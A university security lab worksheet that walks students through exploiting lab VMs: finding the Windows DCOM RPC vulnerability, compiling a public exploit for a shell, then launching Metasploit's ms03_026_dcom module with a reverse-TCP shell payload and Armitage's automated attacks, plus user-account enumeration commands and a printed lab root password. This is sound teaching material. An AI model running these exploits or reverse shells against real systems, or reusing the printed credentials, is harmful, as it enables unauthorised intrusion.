

From scanning to exploitation

License



This work by [Z. Cliffe Schreuders](#) at Leeds Metropolitan University is licensed under a [Creative Commons Attribution-ShareAlike 3.0 Unported License](#).

Contents

[General notes about the labs](#)

[Preparation](#)

[Introduction to exploitation and vulnerability analysis](#)

[From scan to manual research and exploitation](#)

[Security Focus and Windows 2000 vulnerabilities](#)

[The Exploit DB](#)

[Challenge:](#)

[From scan to Metasploit exploitation](#)

[Scanning and the Metasploit Framework \(MSF\)](#)

[Searching for Metasploit exploits](#)

[Launching Metasploit exploits](#)

[Armitage and automated hacking](#)

[Conclusion](#)

General notes about the labs

Often the lab instructions are intentionally open ended, and you will have to figure some things out for yourselves. This module is designed to be challenging, as well as fun!

However, we aim to provide a well planned and fluent experience. If you notice any mistakes in the lab instructions or you feel some important information is missing, please feel free to add a comment to the document by highlighting the text and click the comment icon (), and I (Cliffe) will try to address any issues. Note that your comments are public.

If you notice others are also reading the lab document, you can click the chat icon () to discuss the lab with each other.

Preparation

As with all of the labs in this module, **start by loading the latest version of the LinuxZ** template from the IMS system. If you have access to this lab sheet, you can read ahead while you wait for the image to load.

To load the image: press F12 during startup (on the boot screen) to access the IMS system, then login to IMS using your university password. Load the template image: LinuxZ.

Once your LinuxZ image has loaded, **log in using the username and password allocated to you by your tutor.**

The root password -- **which should NOT be used to log in graphically** -- is "tiaspbique2r" (this is a secure password but is quite easy 2 remember). Again, never log in to the desktop environment using the root account -- that is bad practice, and should always be avoided.

Using the VM download script (as described in the previous lab), **download and start these VMs:**

- Kali Linux - with Armitage (Bridged and Host Only)
username:root password:toor
- Win2K - vulnerable web server (Host Only)
- Metasploitable 2 (Host Only)

Note: *you don't need to login to the target VMs* (you don't need to know the passwords for Win2k or Metasploitable), just start the VMs.

Feel free to read ahead while the VMs are downloading.

Note the IP address(es) of the Kali Linux system, using “ifconfig”. Ensure that the VMs are networked as indicated above: that is, all VMs share a “host only” network, and the Kali Linux VM also has a “bridged” network.

Introduction to exploitation and vulnerability analysis

After gathering enough information about a target using fingerprinting and scanning, an attacker may now know enough to launch an attack... How do they know what attacks will work? Where will they find this information? How will they use that information to launch an attack? How can a white hat hacker use this information to check the security of a system? Read on.

From scan to manual research and exploitation

Once you know the operating system and software running on a system, you can refer to your own knowledge of known vulnerabilities, or/and an online database to do a more extensive search.

For example, if we know that the target is running Windows 2000 server (as per our example VM), then it is common knowledge within the security/hacker community that there are a number of vulnerabilities in the software that could lead to an attacker taking full control of the system.

Security Focus and Windows 2000 vulnerabilities

A good place to start a manual search for relevant vulnerabilities and exploits, is a website such as [Security Focus](#)

On the Kali Linux (attacker) VM, start Iceweasel (click the  icon).

Ensure you can browse the Web (for example, check you can access google.com).

If not... Within the Leeds Met labs you need to use the proxy. Menu: Edit → Preferences, Tab: Advanced → Network, Button: Settings

Configure as follows:

Configure Proxies to Access the Internet

No proxy

Auto-detect proxy settings for this network

Use system proxy settings

Manual proxy configuration:

HTTP Proxy: Port:

Use this proxy server for all protocols

SSL Proxy: Port:

FTP Proxy: Port:

SOCKS Host: Port:

SOCKS v4 SOCKS v5

No Proxy for:

Example: .mozilla.org, .net.nz, 192.168.1.0/24

Automatic proxy configuration URL:

Hint: if the whole window does not fit on the screen, you can hold down "Alt" to drag it up so you can see the OK button.

Visit this website:

<http://www.securityfocus.com/bid>

Start by searching for vulnerabilities in the operating system...

As shown in the figure below, in the "Vendor" drop down, select "Microsoft". (Hint: click on the combobox and type the first few letters of "Microsoft" to jump down the list).

Symantec Connect

A technical community for Symantec customers, end-users, developers, and partners.

[Join the conversation >](#)

Vulnerabilities

(Page 1 of 112) [1](#) [2](#) [3](#) [4](#) [5](#) [6](#) [7](#) [8](#) [9](#) [10](#) [11](#) [Next >](#)

Vendor:

Title:

Version:

Search by CVE

CVE:

Security Focus: searching for vulnerabilities based on vendor

If you scroll down, you will see a list of all the vulnerabilities in the Security Focus database for all software by Microsoft. There are a lot! We need to narrow our search further.

As shown in the figure below, in the "Title" drop down, select "Windows 2000 Server".

Symantec Connect

A technical community for Symantec customers, end-users, developers, and partners.

[Join the conversation >](#)

Vulnerabilities

(Page 1 of 20) [1](#) [2](#) [3](#) [4](#) [5](#) [6](#) [7](#) [8](#) [9](#) [10](#) [11](#) [Next >](#)

Vendor:

Title:

Version:

Search by CVE

CVE:

Security Focus: searching for vulnerabilities based on software

The list of known vulnerabilities for Windows 2000 is extensive. If you know the version of the software, use the drop down to narrow this down further.

Based on what you have learned:

1. When was the latest vulnerability discovered in Windows 2000?
2. When was the latest remote code execution exploit?
3. Should Windows 2000 be used on servers at present?

One of these vulnerabilities is the Microsoft Windows DCOM RPC Interface Buffer Overrun Vulnerability. This prolific vulnerability was discovered in 2003, and affects unpatched versions of Windows XP, Windows NT, and Windows 2000.

View information about the vulnerability:

<http://www.securityfocus.com/bid/8205/info>

This vulnerability is also known as “CVE-2003-0352”. The Common Vulnerabilities and Exposures (CVE) system allocates a unique ID for each reported vulnerability. The CVE database is maintained by MITRE Corporation (with funding from the US government), and provides the security community with a common way of talking about vulnerabilities.

Click on the “discussion” tab, and answer the following:

4. What service does it involve?
5. What port(s) does it affect?
6. It can result in code execution with Local System privileges. What does this mean? Is this bad?
7. What versions of Windows 2000 Server are vulnerable? (Hint: check the “info” tab)

Therefore a Windows 2000 Server with port 135 open is most likely vulnerable to attack.

Check your port scan results from the scanning lab. You will find that our Win2k VM looks vulnerable. Ensure that you understand why.

Depending on the scope of the testing they are conducting, a security professional may stop testing at this point and report on the likely existence of the vulnerability.

If we wanted to do a more thorough test for this vulnerability we could do some additional enumeration to attempt to discover the exact OS version, or use software that is designed specifically to test whether a server is vulnerable to this exploit.

Alternatively, an attacker (or security tester with permission to do so) can launch the attack, and see whether the attack works.

Click the “exploit” tab. As illustrated in the figure below, there are a number of stand-alone exploits that are available

The following exploits are available:

- /data/vulnerabilities/exploits/kaht2.zip
- /data/vulnerabilities/exploits/rpc!exec.c
- /data/vulnerabilities/exploits/msrpc_dcom_ms03_026.pm
- /data/vulnerabilities/exploits/dcomrpc.c
- /data/vulnerabilities/exploits/dcom.c
- /data/vulnerabilities/exploits/DComExpl_UnixWin32.zip
- /data/vulnerabilities/exploits/oc192_rpc_dcom.c
- /data/vulnerabilities/exploits/07.30.dcom48.c
- /data/vulnerabilities/exploits/30.07.03.dcom.c
- /data/vulnerabilities/exploits/0x82-dcomrpc_usemgret.c
- /data/vulnerabilities/exploits/oc192-dcom.c

Security Focus: available exploits

Save a copy of one of the “.c” files. Exploits are often written in C, especially older ones such as this. Due to the popularity of Metasploit, Metasploit modules written in Ruby are also popular ways of writing and releasing exploit code.

Open the .c file, and check that you have downloaded C code that can be compiled on Linux. The easiest way of checking (other than actually trying to compile the code), is looking at the “#include” statements (which import libraries for code reuse). Include statements such as “windows.h” or “winsock.h” suggest the C program is written for Windows; in which case you should find an alternative for Linux, which has include statements such as “stdlib.h” or “sys/socket.h”.

Use “cd” commands to ensure you are in the working directory of the file you just saved.

From a shell prompt, compile the exploit C code to an executable:

```
gcc dcom.c -o exploit
```

Where *dcom.c* is the name of the file you have saved. The GCC program takes the .c code file, and compiles to the output program named “exploit”.

Run “ls” to confirm that you have created the “exploit” program.

Run the exploit:

```
./exploit
```

Follow the usage instructions to get shell access on the Win2k VM: rerun the exploit, with the correct command arguments.

Hints: If the exploit fails, you may have to restart the Win2k VM. The version of Windows 2000 Server is likely Service Pack 3.

Tip: it is fairly common practice for published exploit code to include small programming errors, that need some modification before they compile. This is to safeguard against use by “script kiddies”, un-knowledgeable attackers. It is a good idea to develop some C programming skills, even if you are not intending to become a software developer. Obviously, don’t compile and run code you do not trust on your own personal computer at home without isolating the system.

What can you do now that you have shell access on the system? Almost anything! Your only limits are your imagination... and your knowledge of command line use: don’t be afraid to refer to reference sheets and try to memorise as many useful commands as you can.

For now, run these commands to confirm you have access to the target:

List the files and directories in C:\

```
dir C:\
```

List all the user accounts on the machine

```
net user
```

Later we will cover all the exciting things you (or an attacker) can do with this new found power.

The Exploit DB

In addition to Security Focus, The Exploit DB is an extensive database of vulnerabilities and exploits, with a focus on vulnerabilities with working exploits. The database can be accessed via the website.

Visit:

- <http://www.exploit-db.com/>

Kali Linux includes a local version of the database, including the source code for *thousands* of exploits.

On Kali Linux, the exploits are located in `/usr/share/exploitdb/`, and are sorted by platform. For example, exploits that target Windows are located in `/usr/share/exploitdb/platforms/windows`. To list these, run:

```
find /usr/share/exploitdb/platforms/windows | less
```

Scroll through, and press 'q' to quit.

As you can see, there are many, and their filenames are not helpful to understand what they target. There is a file that provides an index, which describes what each exploit does. Open it and have a look:

```
less /usr/share/exploitdb/files.csv
```

Scroll through, and press 'q' to quit.

You can search through this information using `grep`:

```
grep "RPC DCOM" /usr/share/exploitdb/files.csv
```

Or (you should try both), the "searchsploit" command:

```
searchsploit windows RPC DCOM
```

Either way, this information tells you where you can find the exploits on your local system.

Based on what you have learned above, **compile and run one of these exploits**.

Hint: `"/usr/share/exploitdb/platforms/windows/remote/66.c"` is a reliable choice, use `gcc` to compile it.


If you have already exploited this service (as above), then you will probably need to restart the Win2k VM before your second attack, since the vulnerable service will no longer be running.

Challenge:

Extra challenge: almost every port open on the Win2k and Metasploitable VMs are vulnerable to attack. Choose one, and use the methods above to find a vulnerability/exploit, and attack the VM.

From scan to Metasploit exploitation

For many, the Metasploit framework (MSF) is the tool of choice when it comes to exploitation and hacking (for conducting security tests or otherwise). The manual method described above was for a long time the standard way of attack, and the exploits are typically self-contained code, which are typically complicated and involve manually hard coding shell code and payloads. That is until in 2004 HD Moore and spoonm gave a talk at Defcon titled “Metasploit: Hacking Like in the Movies” (as shown in the figure below). The idea of the Metasploit framework is to provide a reusable and manageable base upon which exploits are developed, meaning payloads can be dynamically selected. This result is a free and open source framework, which now includes over a thousand different exploits that are distributed with MSF. Other exploit frameworks for penetration testing include Core Impact (much more expensive but similar power to Metasploit) and Canvas (also popular with some businesses, with hundreds of exploits).



The presentation that introduced Metasploit

Given how powerful MSF is, it is helpful to know how to get scan results into Metasploit, and how to conduct scanning from within Metasploit itself, and based on the results of which, search for and launch attacks.

Scanning and the Metasploit Framework (MSF)

On your local system (LinuxZ), Enable VMware player VMs to put the NIC into promiscuous mode (since some Metasploit scans require this):

```
sudo chmod a+rw /dev/vmnet*
```

On your attacking system (Kali Linux):

Start the Postgresql and Metasploit database services:

```
service postgresql start
```

```
service metasploit start
```

The first time you start the Metasploit service, it will initialise the MSF database.

Start the Metasploit console:

```
msfconsole
```

It is possible to run Bash commands from within msfconsole, so you can conduct your normal scanning commands, such as Nmap or Amap, from within msfconsole.

As an example, from within msfconsole run:

```
msf > nmap localhost
```

If you have a copy of your scan results from the previous labs, well done, copy your scan files over to the Kali Linux VM and skip this step:

```
msf > nmap -O -sV -T5 -p 1-65535 -oA scan_output1 IP-address1
```

```
msf > nmap -O -sV -T5 -p 1-65535 -oA scan_output2 IP-address2
```

(Where *IP-address1* and *IP-address2* are the IP addresses of the Win2k and Metasploitable VMs)

If you have the results of an Nmap scan saved to a file (as you have done, either using the commands above, or saved from the previous lab), then you can import the results into a Metasploit database using db_import. Run:

```
msf > db_import scan_output1.xml
```

Alternatively, you can run "db_nmap" to run a scan the results of which are saved to the database automatically. Run:

```
msf > db_nmap -O -sV -T5 -p 1-65535 -oA scan_output2 IP-address2
```

Metasploit now has knowledge of these hosts and ports.

View all the hosts that Metasploit has recorded in the database. Run:

```
msf > hosts
```

Now list all the ports. Run:

```
msf > services
```

To narrow this down to any services on port 135, run:

```
msf > services -p 135
```

If we wanted to attack this target, we could add a “-R” to that, so that the RHOSTS variable would be set accordingly. Run:

```
msf > services -p 135 -R
```

Metasploit also has various port scanning modules, so you can port scan without using Nmap (although these port scan modules are not as feature complete as Nmap).

To view a list of port scanner modules type (without pressing enter)

```
msf > use auxiliary/scanner/portscan/ Then hit TAB to see the autocomplete options.
```

To do a standard TCP connect scan, select the module:

```
msf > use auxiliary/scanner/portscan/tcp
```

As per usual check the options that need to be set:

```
msf auxiliary(tcp) > show options
```

The output indicates that RHOSTS is required, and if you have followed the above steps its current value will be already set to the Windows server. You *could* have instead set the RHOSTS value manually with:

```
msf auxiliary(tcp) > set RHOSTS IP-address1
```

(Where *IP-address1* is the IP address of one of your VMs)

You can also instruct the scan module to use multiple threads, to speed up the scan:

```
msf auxiliary(tcp) > set THREADS 10
```

And to start the scan, run:

```
msf auxiliary(tcp) > run
```

The database will now include any additional services found (if any). Check the database:

```
msf auxiliary(tcp) > services
```

Exit the TCP module:

```
msf auxiliary(tcp) > back
```

```
msf >
```

Consider the following:

8. How does this scan compare with the previous Nmap scan against this host?
9. Experiment to see how high you can set the threads value and continue to see faster scans.

Searching for Metasploit exploits

Strictly speaking, you don't need to import scan results into Metasploit, you can search for exploits manually based on your scanning results, service by service.

The search command can be used to find Metasploit modules, based on some criteria.

Run:

```
msf > help search
```

```
Usage: search [keywords]
```

```
Keywords:
```

```
name      : Modules with a matching descriptive name
path      : Modules with a matching path or reference name
platform  : Modules affecting this platform
type      : Modules of a specific type (exploit, auxiliary, or post)
app       : Modules that are client or server attacks
author    : Modules written by this author
cve       : Modules with a matching CVE ID
bid       : Modules with a matching Bugtraq ID
osvdb    : Modules with a matching OSVDB ID
```

Examples:

```
search cve:2009 type:exploit app:client
```

So to search for exploits for Windows 2000, run:

```
msf > search type:exploit platform:'Windows 2000'
```

Since we already have a CVE for a vulnerability we want to exploit (as discussed previously), run:

```
msf > search type:exploit cve:2003-0352
```

Note the module name for this exploit.

Based on the output from this, display the module details:

```
msf > info exploit/windows/module_name
```

Where *module_name*, was obtained from the previous search.

Based on what you have learned:

10. Search for exploits for Windows XP
11. Search for exploits with the word "buffer overflow" anywhere in the description
12. Search for exploits with a CVE starting with 2013
13. Search for exploits for Linux
14. Search for exploits for the FTP server on one of the target VMs

Launching Metasploit exploits

Now that you have identified the Metasploit exploit module based on previous scanning, you can use the module:

```
msf > use exploit/windows/module_name
```

Check the required options:

```
msf (ms03_026_dcom) > show options
```

Set the options (where IP-address is the Win2k VM's IP address):

```
msf (ms03_026_dcom) > set RHOST IP-address1
```

Show compatible payloads:

```
msf (ms03_026_dcom) > show payloads
```

Select and configure a payload:

```
msf (ms03_026_dcom) > set PAYLOAD windows/shell/reverse_tcp
```

```
msf (ms03_026_dcom) > set LHOST KALI_HOST_ONLY_IP_ADDRESS
```

Test whether the target is vulnerable:

```
msf (ms03_026_dcom) > check
```

Note that the majority of exploits (such as this one) do not support checking whether the target is vulnerable, so you will have to launch the attack before you know for sure.

Launch the attack:

```
msf (ms03_026_dcom) > exploit
```

Hey presto! You have admin access to the remote system!

Tip: if it did not work, try restarting the Win2k VM.

Again, for now run these commands to confirm you have access to the target:

List the files and directories in C:\

```
dir C:\
```

List all the user accounts on the machine

```
net user
```

Later we will cover all the exciting things you (or an attacker) can do with this new found power.

Armitage and automated hacking

Armitage is a FOSS frontend for MSF, which provides a graphical interface and includes some automation features.


Start **Armitage** via the Kali Linux program menu (as illustrated below), or by running:

```
service postgresql start
```

```
service metasploit start
```

```
armitage &
```

If you get a command not found error (armitage is not installed), run “apt-get install armitage”, then repeat the above command.



Starting Armitage in Kali Linux

Leave the options as they are and **click "Connect"**.

If prompted, allow Armitage to start the Metasploit RPC server (**click "Yes"**).

Armitage will display any hosts already in the Metasploit database.

Armitage can be used to launch Nmap scans, the result of which are automatically imported into MSF:

Click the menu "Hosts", and select "Nmap Scan", "Quick Scan (OS detect)", and enter the IP address of the Windows 2000 Server VM.

Once Nmap has scanned the IP address, (if it wasn't already in the database) the Win2k VM will now be shown as a computer monitor containing the Windows logo.

Based on the operating system and service detection, Armitage can suggest attacks that the system may be vulnerable to. Instruct Armitage to do so:


Click the menu "Attacks", "Find attacks".

View the exploit suggestions:

Right click the screen representing the server, select "Attack", and look at the list of suggestions.

Launch the exploit for the Microsoft Windows DCOM RPC Interface Buffer Overrun Vulnerability that we discussed earlier:

Under the attack menu for the VM (the popup you were just looking at), click "dcerpc", and "ms03_026_dcom". Click "launch".



Launching an automatically suggested attack in Armitage

Voila! The screen will be shown in red. You have exploited a vulnerability in the system, and now have administrator access to to the server, meaning you can run commands on the remote computer!

Open a command prompt on the server, by clicking "Meterpreter 1", "Interact", "Command shell".

Again, for now run these commands to confirm you have access to the target:

List the files and directories in C:\

```
dir C:\
```

List all the user accounts on the machine

```
net user
```

Later we will cover all the exciting things you (or an attacker) can do with this new found power.

Based on what you have learned:

15. Exploit some other vulnerabilities in the Win2k VM using Armitage

Search for and exploit vulnerabilities in the Meterpreter VM using Armitage.

Conclusion

At this point you have:

- Learned how to use scanning results to manually research and find relevant vulnerabilities and exploits
- Compiled and executed an exploit
- Used The Exploit DB to find an exploit
- Learned how to scan from within Metasploit, and how to search through Metasploit's exploits
- Used Armitage as an interface for MSF, and automatically searched for exploits
- Learned many ways to search for and exploit vulnerable services on remote systems, to get shell access

Congratulations!

But don't stop there! There are many other vulnerabilities waiting to be discovered on those VMs. Try your hand at finding vulnerabilities and exploiting the VMs in other ways.